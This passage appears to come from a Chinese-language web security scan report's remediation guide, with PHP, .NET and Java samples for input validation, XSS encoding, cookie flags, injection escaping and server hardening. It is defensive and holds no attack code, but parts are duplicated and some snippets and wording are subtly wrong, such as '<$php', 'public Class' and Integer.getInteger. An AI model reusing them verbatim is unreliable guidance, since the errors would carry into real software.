[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：

```
// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}
```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。[4] 字段范围始终确保输入参数是在由功能需求定义的范围之内。

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 SELECT HTML 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 userName 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：`^[a-zA-Z0-9]+$`

[7] cookie 值

适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。

[8] HTTP 响应[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，开发者应通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：< > ' % ;) (& +

PHP 包含一些自动化清理实用程序函数，如 `htmlentities()`：

```
$input = htmlentities($input, ENT_QUOTES, 'UTF-8');
```

此外，为了避免“跨站点脚本编制”的 UTF-7 变体，您应该显式定义响应的 Content-Type 头，例如：

```
<?php
header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] 保护 cookie

在 cookie 中存储敏感数据且通过 SSL 来传输时，请确保先在 HTTP 响应中设置 cookie 的安全标志。这将会指示浏览器仅通过 SSL 连接来使用该 cookie。

为了保护 cookie，您可以使用以下代码示例：

```
<$php

$value = "some_value";
$time = time()+3600;
$path = "/application/";
$domain = ".example.com";
$secure = 1;

setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);

?>
```

此外，我们建议您使用 `HttpOnly` 标志。当 `HttpOnly` 标志设置为 `TRUE` 时，将只能通过 HTTP 协议来访问 cookie。这意味着无法用脚本语言（如 JavaScript）来访问 cookie。该设置可有效地帮助减少通过 XSS 攻击盗用身份的情况（虽然并非所有浏览器都支持该设置）。

在 PHP 5.2.0 中添加了 `HttpOnly` 标志。

引用[1] 使用 HTTP 专用 cookie 来减轻“跨站点脚本编制”的影响：

<http://msdn2.microsoft.com/en-us/library/ms533046.aspx>

[2] PHP 安全协会：

<http://phpsec.org/>

[3] PHP 和 Web 应用程序安全博客 (Chris Shiflett) :

<http://shiflett.org/>

链接注入 (便于跨站请求伪造)

通过框架钓鱼

发现数据库错误模式

** 过滤用户输入

将任何数据传给 SQL 查询之前, 应始终先使用筛选技术来适当过滤。这无论如何强调都不为过。过滤用户输入可让许多注入缺陷在到达数据库之前便得到更正。

** 对用户输入加引号

不论任何数据类型, 只要数据库允许, 使用单引号括住所有用户数据, 始终是好的观念。MySQL 允许此格式化技术。

** 转义数据值

如果使用 MySQL 4.3.0 或更新的版本, 您应该用 `mysql_real_escape_string()` 来转义所有字符串。如果使用旧版的 MySQL, 便应该使用 `mysql_escape_string()` 函数。如果未使用 MySQL, 您可以选择使用特定数据库的特定换码功能。如果不知道换码功能, 您可以选择使用较一般的换码功能, 例如, `addslashes()`。

如果使用 PEAR DB 数据库抽象层, 您可以使用 `DB::quote()` 方法或使用 `?` 之类的查询占位符, 它会自动转义替换占位符的值。

参考资料

http://ca3.php.net/mysql_real_escape_string

http://ca.php.net/mysql_escape_string

<http://ca.php.net/addslashes>

<http://pear.php.net/package-info.php?package=DB>

** 输入数据验证: 虽然为方便用户而在客户端层上提供数据验证, 但仍必须始终在服务器层上执行数据验证。客户端验证本身就不安全, 因为这些验证可轻易绕过, 例如, 通过禁用 **Javascript**。

一份好的设计通常需要 Web 应用程序框架, 以提供服务器端实用程序例程, 从而验证以下内容: [1] 必需字段[2] 字段数据类型 (缺省情况下, 所有 HTTP 请求参数都是“字符串”)[3] 字段长度[4] 字段范围[5] 字段选项[6] 字段模式[7] cookie 值[8] HTTP 响应好的做法是实现一个或多个验证每个应用程序参数的函数。以下部分描述一些检查的示例。

[1] 必需字段“始终”检查字段不为空, 并且其长度要大于零, 不包括行距和后面的空格。如何验证必需字段的示例:

```
// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}
```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。[4] 字段范围

始终确保输入参数是在由功能需求定义的范围內。

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 SELECT HTML 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 userName 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：`^[a-zA-Z0-9]+$`

[7] cookie 值

适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。

[8] HTTP 响应[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，开发者应通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：< > ' % ;) (& +

PHP 包含一些自动化清理实用程序函数，如 `htmlspecialchars()`：

```
$input = htmlspecialchars($input, ENT_QUOTES, 'UTF-8');
```

此外，为了避免“跨站点脚本编制”的 UTF-7 变体，您应该显式定义响应的 Content-Type 头，例如：

```
<?php
header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] 保护 cookie

在 cookie 中存储敏感数据且通过 SSL 来传输时，请确保先在 HTTP 响应中设置 cookie 的安全标志。这将会指示浏览器仅通过 SSL 连接来使用该 cookie。

为了保护 cookie，您可以使用以下代码示例：

```
<?php
$value = "some_value";
$time = time()+3600;
$path = "/application/";
$domain = ".example.com";
$secure = 1;

setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);

?>
```

此外，我们建议您使用 `HttpOnly` 标志。当 `HttpOnly` 标志设置为 `TRUE` 时，将只能通过 HTTP 协议来访问 cookie。这意味着无法用脚本语言（如 JavaScript）来访问 cookie。该设置可有效地帮助减少通过 XSS 攻击盗用身份的情况（虽然并非所有浏览器都支持该设置）。

在 PHP 5.2.0 中添加了 `HttpOnly` 标志。

引用[1] 使用 HTTP 专用 cookie 来减轻“跨站点脚本编制”的影响：

<http://msdn2.microsoft.com/en-us/library/ms533046.aspx>

[2] PHP 安全协会：

<http://phpsec.org/>

[3] PHP 和 Web 应用程序安全博客 (Chris Shiflett) :

<http://shiflett.org/>

高

发送敏感信息时，始终使用 SSL 和 POST（主体）参数。

TOC

该任务修复的问题类型

- 已解密的登录请求

一般

1. 确保所有登录请求都以加密方式发送到服务器。
2. 请确保敏感信息，例如：
 - 用户名
 - 密码
 - 社会保险号码
 - 信用卡号码
 - 驾照号码
 - 电子邮件地址
 - 电话号码
 - 邮政编码

一律以加密方式传给服务器。

高

禁用基于参数值指向外部站点的重定向

TOC

该任务修复的问题类型

- 通过 URL 重定向钓鱼

一般

有多种减轻威胁的技巧：

[1] 策略：库或框架

使用不允许此弱点出现的经过审核的库或框架，或提供更容易避免此弱点的构造。

可用于更轻松生成正确编码的输出的库和框架示例包括 Microsoft 的 Anti-XSS 库、OWASP ESAPI 编码模块和 Apache Wicket。

[2] 了解将在其中使用数据的上下文，以及预期的编码。在不同组件之间传输数据时，或在生成可同时包含多个编码的输出（如 Web 页面或多部分邮件消息）时，这尤为重要。研究所有预期的通信协议和数据表示法以确定所需的编码策略。对于将输出到另一个 Web 页面的任何数据（尤其是从外部输入接收到的任何数据），请对所有非字母数字字符使用恰当的编码。

相同输出文档的某些部分可能需要不同的编码，具体取决于输出是在以下哪一项中：

[] HTML 主体

[] 元素属性（如 `src="XYZ"`）

[] URI

[] JavaScript 段

[] 级联样式表和样式属性

请注意，“HTML 实体编码”仅适用于 HTML 主体。

请咨询 XSS Prevention Cheat Sheet

[http://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

以获取有关所需编码和转义类型的更多详细信息。

[3] 策略：识别和减少攻击出现的机会

了解您的软件中可能出现不可信输入的所有潜在区域：参数或自变量、cookie、从网络读取的任何内容、环境变量、反向 DNS 查找、查询结果、请求头、URL 组成部分、电子邮件、文件、文件名、数据库以及向应用程序提供数据的任何外部系统。请记住，此类输入可通过 API 调用间接获取。

[4] 策略：输出编码

对于生成的每个 Web 页面，请使用并指定 ISO-8859-1 或 UTF-8 之类的字符编码。如果未指定编码，Web 浏览器可能通过猜测 Web 页面实际使用的编码来选择不同的编码。这可能导致 Web 浏览器将特定序列视为特殊序列，从而使客户机暴露在不易察觉的 XSS 攻击之下。请参阅 CWE-116 以获取与编码/转义相关的更多减轻威胁的方法。

[5] 策略：识别和减少攻击出现的机会

要帮助减轻针对用户会话 cookie 的 XSS 攻击带来的威胁，请将会话 cookie 设置为 HttpOnly。在支持 HttpOnly 功能的浏览器（如 Internet Explorer 和 Firefox 的较新版本）中，此属性可防止使用 document.cookie 的恶意客户端脚本访问用户的会话 cookie。这不是完整的解决方案，因为 HttpOnly 并不受所有浏览器支持。更重要的是，XMLHttpRequest 和其他功能强大的浏览器技术提供了对 HTTP 头的读访问权，包括在其中设置 HttpOnly 标志的 Set-Cookie 头。

[6] 策略：输入验证假定所有输入都是恶意的。使用“接受已知善意”输入验证策略：严格遵守规范的可接受输入的黑名单。拒绝任何没有严格遵守规范的输入，或者将其转换为遵守规范的内容。不要完全依赖于针对恶意或格式错误的输入的黑名单。但是，黑名单可帮助检测潜在攻击，或者确定哪些输入格式不正确，以致应当将其彻底拒绝。

执行输入验证时，请考虑所有潜在相关属性，包括长度、输入类型、可接受值的完整范围、缺失或多余输入、语法、跨相关字段的一致性以及业务规则一致性。以业务规则逻辑为例，“boat”可能在语法上有效，因为它仅包含字母数字字符，但如果预期为颜色（如“red”或“blue”），那么它无效。

动态构造 Web 页面时，请使用严格的白名单以根据请求中参数的预期值来限制字符集。所有输入都应进行验证和清理，不仅限于用户应指定的参数，而是涉及请求中的所有数据，包括隐藏字段、cookie、头、URL 本身，等等。导致 XSS 脆弱性持续存在的一个常见错误是仅验证预期会由站点重新显示的字段。常见的情况是，在请求中出现由应用程序服务器或应用程序反射的数据，而开发团队却未能预料到此情况。另外，将来的开发者可能会使用当前未反映的字段。因此，建议验证 HTTP 请求的所有部分。请注意，适当的输出编码、转义和引用是防止 XSS 的最有效解决方案，虽然输入验证可能会提供一定的深度防御。这是因为它会有效限制将在输出中出现的内容。输入验证并不总是能够防止 XSS，尤其是在您需要支持可包含任意字符的自由格式文本字段的情况下。例如，在聊天应用程序中，心型表情图标（“<3”）可能会通过验证步骤，因为它的使用频率很高。但是，不能将其直接插入到 Web 页面中，因为它包含“<”字符，该字符需要转义或以其他方式进行处理。在此情况下，消除“<”可能会降低 XSS 的风险，但是这会产生不正确的行为，因为这样就不会记录表情图标。

这可能看起来只是略有不便，但在需要表示不等式的数学论坛中，这种情况就更为重要。即使在验证中出错（例如，在 100 个输入字段中忘记一个字段），相应的编码仍有可能针对基于注入的攻击为您提供防护。只要输入验证不是孤立完成的，便仍是有用的技巧，因为它可以大大减少攻击出现的机会，使您能够检测某些攻击，并提供正确编码所无法解决的其他安全性优势。请确保在应用程序内定义良好的界面中执行输入验证。即使某个组件进行了复用或移动到其他位置，这也将有助于保护应用程序。

高

确保用户输入的类型正确并对其进行正确转义

TOC

该任务修复的问题类型

- MongoDB NoSQL 注入

一般

1. 要缓解该问题，将接收到的参数转换为正确的类型（例如字符串）。
2. 在可能的情况下对接收查询的函数使用对象而不是字符串。否则，对用户输入进行正确地转义。

高

设置 `crossdomain.xml` 文件中 `allow-access-from` 实体的域属性，以包含特定域名而不是任何域。

TOC

该任务修复的问题类型

- 主机允许从任何域进行 `flash` 访问

一般

请安装 `crossdomain.xml` 文件中 `allow-access-from` 实体的 `domain` 属性来包括特定域名，而不是任何域。

高

应用一种建议的变通方法解决方案

TOC

该任务修复的问题类型

- Microsoft Windows MHTML 跨站点脚本编制

一般

攻击向量将对注入换行符进行利用。因此，一种变通方法就是对发送到站点的输入中的换行符进行过滤（例如通过 `%0d%0a`）。这样，攻击者将无法注入类似有效 HTTP 流量数据的文本。

另一种变通方法是禁止浏览器处理诸如 MHTML 的响应。进行此操作的一种方法是在响应中插入空白行（可以在响应开头追加新行），从而使得 MHTML 协议无法阅读 HTTP 头。空白行应在有效内容注入之前添加。

有关变通方法的更多信息，可以访问 Microsoft 研究和防御博客：

<http://blogs.technet.com/b/srd/archive/2011/01/28/more-information-about-the-mhtml-script-injection-vulnerability.aspx>

中

替换 AHG Ezshopper

TOC

该任务修复的问题类型

- [AHG EZshopper 文件下载](#)

一般

供应商的 **Web** 站点仍发布易受攻击的版本。因此，建议您寻求替代方案，因为在 3.0 版中，还有另一个可能导致远程命令执行的严重问题（参阅 <http://online.securityfocus.com/bid/1014>）。

中

修改服务器配置，以拒绝对包含敏感信息的目录的访问

TOC

该任务修复的问题类型

- [CVS 目录浏览](#)

一般

请确保 **Web** 服务器客户端无法直接访问这类产品所创建的目录（如 CVS、RCS 或 FrontPage 目录）。请将 **Web** 服务器配置成这些目录都不可访问（所有一般 **Web** 服务器都有拒绝访问特定目录的选项）。

中

修改服务器配置以拒绝目录列表，并安装推出的最新安全补丁

TOC

该任务修复的问题类型

- [目录列表](#)
- [发现目录列表模式](#)

一般

[1] 将 **Web** 服务器配置成拒绝列出目录。

[2] 根据 **Web** 服务器或 **Web** 应用程序上现有的问题来下载特定安全补丁。部分已知的目录列表问题列在这个咨询的“引用”字段中。

[3] 利用“CERT”咨询中的变通方法（在这项咨询的“引用”字段中）来修订短文件名（8.3 DOS 格式）问题：
a. 想要完全由 **Web** 服务器来保护的文件仅用 8.3 标准短文件名。在 FAT 文件系统（16 位）上，您可以启用“Win31FileSystem”注册表键（设为 1，注册表路径：

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\FileSystem\ 来强制这一点。

b. 在 NTFS（32 位）上，您可以启用“NtfsDisable8dot3NameCreation”注册表键（设为 1，注册表路径：

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\FileSystem\ 来禁用创建长文件名文件的 8.3 标准短文件名。不过，这个步骤可能会引起与 16 位应用程序的兼容性问题。

c. 使用基于 NTFS 的 ACL（目录或文件级别的访问控制表）来扩增或替换基于 Web 服务器的安全。

[1] 将 Web 服务器配置成拒绝列出目录。

[2] 根据 Web 服务器或 Web 应用程序上现有的问题来下载特定安全补丁。部分已知的目录列表问题列在这个咨询的“引用”字段中。

[3] 利用“CERT”咨询中的变通方法（在这项咨询的“引用”字段中）来修订短文件名（8.3 DOS 格式）问题：

a. 想要完全由 Web 服务器来保护的文件仅用 8.3 标准短文件名。在 FAT 文件系统（16 位）上，您可以启

用“Win31FileSystem”注册表键（设为 1，注册表路径：

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\FileSystem\ 来强制这一点。

b. 在 NTFS（32 位）上，您可以启用“NtfsDisable8dot3NameCreation”注册表键（设为 1，注册表路径：

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\FileSystem\ 来禁用创建长文件名文件的 8.3 标准短文件名。不过，这个步骤可能会引起与 16 位应用程序的兼容性问题。

c. 使用基于 NTFS 的 ACL（目录或文件级别的访问控制表）来扩增或替换基于 Web 服务器的安全。

低

除去 Web 站点中的电子邮件地址

TOC

该任务修复的问题类型

- 发现电子邮件地址模式

一般

从 Web 站点中除去任何电子邮件地址，使恶意的用户无从利用。

低

除去服务器中的测试脚本

TOC

该任务修复的问题类型

- 检测到应用程序测试脚本

一般

不可将测试/暂时脚本遗留在服务器上，未来要避免出现这个情况。
确保服务器上没有非正常操作所必备的其他脚本。

该任务修复的问题类型

- 客户端 (JavaScript) Cookie 引用

一般

[1] 避免在客户端放置业务/安全逻辑。

[2] 查找并除去客户端不安全的 JavaScript 代码，该代码可能会对站点造成安全威胁。

该任务修复的问题类型

- Macromedia Dreamweaver 远程数据库脚本信息泄露

一般

从生产服务器中，除去 MMHTTPDB 脚本文件。

如果要获取让 Dreamweaver 自动除去脚本文件的相关信息，位置如下：

http://www.adobe.com/cfusion/knowledgebase/index.cfm?id=tn_19214#removeconnect

该任务修复的问题类型

- 临时文件下载

一般

请勿将文件的备份/暂存版本归档在虚拟 Web 服务器根目录之下。这通常在编辑器“就地”编辑这些文件之时发生。相反地，当升级站点时，请将文件移动或复制到虚拟根目录以外的目录、在这个目录中编辑文件，然后再将文件移动（或复制）回虚拟根目录。请确保，在虚拟根目录下，只有实际在使用的文件。

低

除去压缩目录文件或限制对它的访问

TOC

该任务修复的问题类型

- 发现压缩目录

一般

除去或约束对压缩目录文件的访问权。

低

从站点中除去 `phpinfo.php` 脚本和其他所有缺省脚本

TOC

该任务修复的问题类型

- PHP `phpinfo.php` 信息泄露

一般

[1] 建议您立即从站点除去这个脚本。

[2] 建议您除去所有缺省样本脚本。

低

对禁止的资源发布“404 - Not Found”响应状态代码，或者将其完全除去

TOC

该任务修复的问题类型

- 检测到隐藏目录

一般

如果不需要禁止的资源，请将其从站点中除去。

可能的话，请发出改用“404 — 找不到”响应状态代码，而不是“403 — 禁止”。这项更改会将站点的目录模糊化，可以防止泄漏站点结构。

该任务修复的问题类型

- 自动填写未对密码字段禁用的 HTML 属性

一般

如果“input”元素的“password”字段中缺失“autocomplete”属性，请进行添加并将其设置为“off”。

如果“autocomplete”属性设置为“on”，请将其更改为“off”。

例如：易受攻击站点：

```
<form action="AppScan.html" method="get">
  Username: <input type="text" name="firstname" /><br />
  Password: <input type="password" name="lastname" />
  <input type="submit" value="Submit" />
</form>
```

非易受攻击站点：

```
<form action="AppScan.html" method="get">
  Username: <input type="text" name="firstname" /><br />
  Password: <input type="password" name="lastname" autocomplete="off"/>
  <input type="submit" value="Submit" />
</form>
```

该任务修复的问题类型

- 应用程序错误
- 整数溢出

一般

[1] 检查入局请求，以了解所有预期的参数和值是否存在。当参数缺失时，发出适当的错误消息，或使用缺省值。

[2] 应用程序应验证其输入是否由有效字符组成（解码后）。例如，应拒绝包含空字节（编码为 %00）、单引号、引号

等的输入值。

[3] 确保值符合预期范围和类型。如果应用程序预期特定参数具有特定集合中的值，那么该应用程序应确保其接收的值确实属于该集合。例如，如果应用程序预期值在 10..99 范围内，那么就确保该值确实是数字，且在 10..99 范围内。

[4] 验证数据是否属于提供给客户端的集合。

[5] 请勿在生产环境中输出调试错误消息和异常。

[1] 检查入局请求，以了解所有预期的参数和值是否存在。当参数缺失时，发出适当的错误消息，或使用缺省值。

[2] 应用程序应验证其输入是否由有效字符组成（解码后）。例如，应拒绝包含空字节（编码为 %00）、单引号、引号等的输入值。

[3] 确保值符合预期范围和类型。如果应用程序预期特定参数具有特定集合中的值，那么该应用程序应确保其接收的值确实属于该集合。例如，如果应用程序预期值在 10..99 范围内，那么就确保该值确实是数字，且在 10..99 范围内。

[4] 验证数据是否属于提供给客户端的集合。

[5] 请勿在生产环境中输出调试错误消息和异常。

.Net

应用程序错误

要在 ASP.NET 中禁用调试，请编辑 web.config 文件，使其包含以下属性：

```
<compilation
  debug="false"
/>
```

要获取更多信息，请参阅“HOW TO: Disable Debugging for ASP.NET Applications”，位置如下：

<http://support.microsoft.com/default.aspx?scid=kb;en-us;815157>

您可以使用验证控件，将输入验证添加到“Web 表单”页面。验证控件提供适用于所有常见类型的标准验证的易用机制（例如，测试验证日期是否有效，或验证值是否在范围内），以及进行定制编写验证的方法。此外，验证控件还使您能够完整定制向用户显示错误信息的方式。验证控件可搭配“Web 表单”页面的类文件中处理的任何控件使用，其中包括 HTML 和 Web 服务器控件。

要确保所有的必需参数都存在于请求中，请使用“RequiredFieldValidator”验证控件。该控件确保用户不会跳过 web 表单中的任何条目。

要确保用户输入仅包含有效值，您可以使用以下验证控件中的一种：

[1] “RangeValidator”：检查用户条目（值）是否在指定的上下界限之间。您可以检查配对数字、字母字符和日期内的范围。

[2] “RegularExpressionValidator”：检查条目是否与正则表达式定义的模式相匹配。此类型的验证使您能够检查可预见的字符序列，如社会保险号码、电子邮件地址、电话号码、邮政编码等中的字符序列。

重要注意事项：验证控件不会阻止用户输入或更改页面处理流程；它们只会设置错误状态，并产生错误消息。程序员的职责是，在执行进一步的应用程序特定操作前，测试代码中控件的状态。

有两种方法可检查用户输入的有效性：

1. 测试常规错误状态：

在您的代码中，测试页面的 IsValid 属性。该属性会将页面上所有验证控件的 IsValid 属性值汇总（使用逻辑 AND）。

如果将其中一个验证控件设置为无效，那么页面属性将会返回 false。

2. 测试个别控件的错误状态：

在页面的“验证器”集合中循环，该集合包含对所有验证控件的引用。然后，您就可以检查每个验证控件的 IsValid 属性。

整数溢出

要在 ASP.NET 中禁用调试，请编辑 web.config 文件，使其包含以下属性：

```
<compilation
  debug="false"
/>
```

要获取更多信息，请参阅“HOW TO: Disable Debugging for ASP.NET Applications”，位置如下：

<http://support.microsoft.com/default.aspx?scid=kb;en-us;815157>

您可以使用验证控件，将输入验证添加到“Web 表单”页面。验证控件提供适用于所有常见类型的标准验证的易用机制（例如，测试验证日期是否有效，或验证值是否在范围内），以及进行定制编写验证的方法。此外，验证控件还使您能够完整定制向用户显示错误信息的方式。验证控件可搭配“Web 表单”页面的类文件中处理的任何控件使用，其中包括 HTML 和 Web 服务器控件。

要确保所有的必需参数都存在于请求中，请使用 “RequiredFieldValidator” 验证控件。该控件确保用户不会跳过 web 表单中的任何条目。

要确保用户输入仅包含有效值，您可以使用以下验证控件中的一种：

[1] “RangeValidator”：检查用户条目（值）是否在指定的上下界限之间。您可以检查配对数字、字母字符和日期内的范围。

[2] “RegularExpressionValidator”：检查条目是否与正则表达式定义的模式相匹配。此类型的验证使您能够检查可预见的字符序列，如社会保险号码、电子邮件地址、电话号码、邮政编码等中的字符序列。

重要注意事项：验证控件不会阻止用户输入或更改页面处理流程；它们只会设置错误状态，并产生错误消息。程序员的职责是，在执行进一步的应用程序特定操作前，测试代码中控件的状态。

有两种方法可检查用户输入的有效性：

1. 测试常规错误状态：

在您的代码中，测试页面的 **IsValid** 属性。该属性会将页面上所有验证控件的 **IsValid** 属性值汇总（使用逻辑 AND）。

如果将其中一个验证控件设置为无效，那么页面属性将会返回 **false**。

2. 测试个别控件的错误状态：

在页面的“验证器”集合中循环，该集合包含对所有验证控件的引用。然后，您就可以检查每个验证控件的 **IsValid** 属性。

J2EE

应用程序错误

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须使用 **Servlet** 在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 **Javascript**。

一份好的设计通常需要 **Web** 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：

[1] 必需字段

[2] 字段数据类型（缺省情况下，所有 HTTP 请求参数都是“字符串”）

[3] 字段长度

[4] 字段范围

[5] 字段选项

[6] 字段模式

[7] cookie 值

[8] HTTP 响应

好的做法是将以上例程作为“验证器”实用程序类中的静态方法实现。以下部分描述验证器类的一个示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。

如何验证必需字段的示例：

```
// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
            isFieldValid = true;
        }
        return isFieldValid;
    }
    ...
}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
}
```

```
    ...  
}
```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。使用 Java 基本包装程序类，来检查是否可将字段值安全地转换为所需的基本数据类型。

验证数字字段（int 类型）的方式的示例：

```
// Java example to validate that a field is an int number  
public Class Validator {  
    ...  
    public static boolean validateInt(String value) {  
        boolean isFieldValid = false;  
        try {  
            Integer.parseInt(value);  
            isFieldValid = true;  
        } catch (Exception e) {  
            isFieldValid = false;  
        }  
        return isFieldValid;  
    }  
    ...  
}  
...  
// check if the HTTP request parameter is of type int  
String fieldValue = request.getParameter("fieldName");  
if (Validator.validateInt(fieldValue)) {  
    // fieldValue is valid, continue processing request  
    ...  
}
```

好的做法是将所有 HTTP 请求参数转换为其各自的数据类型。例如，将请求参数的“integerValue”存储在请求属性中，并按以下示例所示来使用：

```
// Example to convert the HTTP request parameter to a primitive wrapper data type  
// and store this value in a request attribute for further processing  
String fieldValue = request.getParameter("fieldName");  
if (Validator.validateInt(fieldValue)) {  
    // convert fieldValue to an Integer  
    Integer integerValue = Integer.getInteger(fieldValue);  
    // store integerValue in a request attribute  
    request.setAttribute("fieldName", integerValue);  
}  
...  
// Use the request attribute for further processing  
Integer integerValue = (Integer)request.getAttribute("fieldName");  
...
```

应用程序应处理的主要 Java 数据类型：

- Byte
- Short
- Integer
- Long
- Float
- Double
- Date

[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。以下示例验证 `userName` 字段的长度是否在 8 至 20 个字符之间：

```
// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
        String validatedValue = value;
        if (!validateRequired(value)) {
            validatedValue = "";
        }
        return (validatedValue.length() >= minLength &&
            validatedValue.length() <= maxLength);
    }
    ...
}
...
String userName = request.getParameter("userName");
if (Validator.validateRequired(userName)) {
    if (Validator.validateLength(userName, 8, 20)) {
        // userName is valid, continue further processing
        ...
    }
}
```

[4] 字段范围

始终确保输入参数是在由功能需求定义的范围內。

以下示例验证输入 `numberOfChoices` 是否在 10 至 20 之间：

```
// Example to validate the field range
public Class Validator {
    ...
    public static boolean validateRange(int value, int min, int max) {
        return (value >= min && value <= max);
    }
    ...
}
...
String fieldValue = request.getParameter("numberOfChoices");
if (Validator.validateRequired(fieldValue)) {
    if (Validator.validateInt(fieldValue)) {
        int numberOfChoices = Integer.parseInt(fieldValue);
        if (Validator.validateRange(numberOfChoices, 10, 20)) {
            // numberOfChoices is valid, continue processing request
            ...
        }
    }
}
```

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。以下示例验证用户针对允许的选项列表进行的选择：

```
// Example to validate user selection against a list of options
public Class Validator {
    ...
    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        try {
            List list = Arrays.asList(options);
            if (list != null) {
                isValidValue = list.contains(value);
            }
        }
    }
}
```

```

        } catch (Exception e) {
        }
        return isValidValue;
    }
    ...
}
...
// Allowed options
String[] options = {"option1", "option2", "option3"};
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
}

```

[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 **userName** 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：`^[a-zA-Z0-9]*$`

Java 1.3 或更早的版本不包含任何正则表达式包。建议将“**Apache 正则表达式包**”（请参阅以下“资源”）与 **Java 1.3** 一起使用，以解决该缺乏支持的问题。执行正则表达式验证的示例：

```

// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            RE r = new RE(expression);
            match = r.match(value);
        }
        return match;
    }
    ...
}
...
// Verify that the userName request parameter is alpha-numeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}

```

Java 1.4 引进了一种新的正则表达式包 (`java.util.regex`)。以下是使用新的 **Java 1.4** 正则表达式包的 `Validator.matchPattern` 修订版：

```

// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regex.Matcher;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            match = Pattern.matches(expression, value);
        }
        return match;
    }
    ...
}

```

```
}
```

[7] cookie 值使用 `javax.servlet.http.Cookie` 对象来验证 cookie 值。适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。

验证必需 cookie 值的示例：

```
// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
            // validate the cookie value
            if (Validator.validateRequired(cookies[i].getValue()) {
                // valid cookie value, continue processing request
                ...
            }
        }
    }
}
```

[8] HTTP 响应

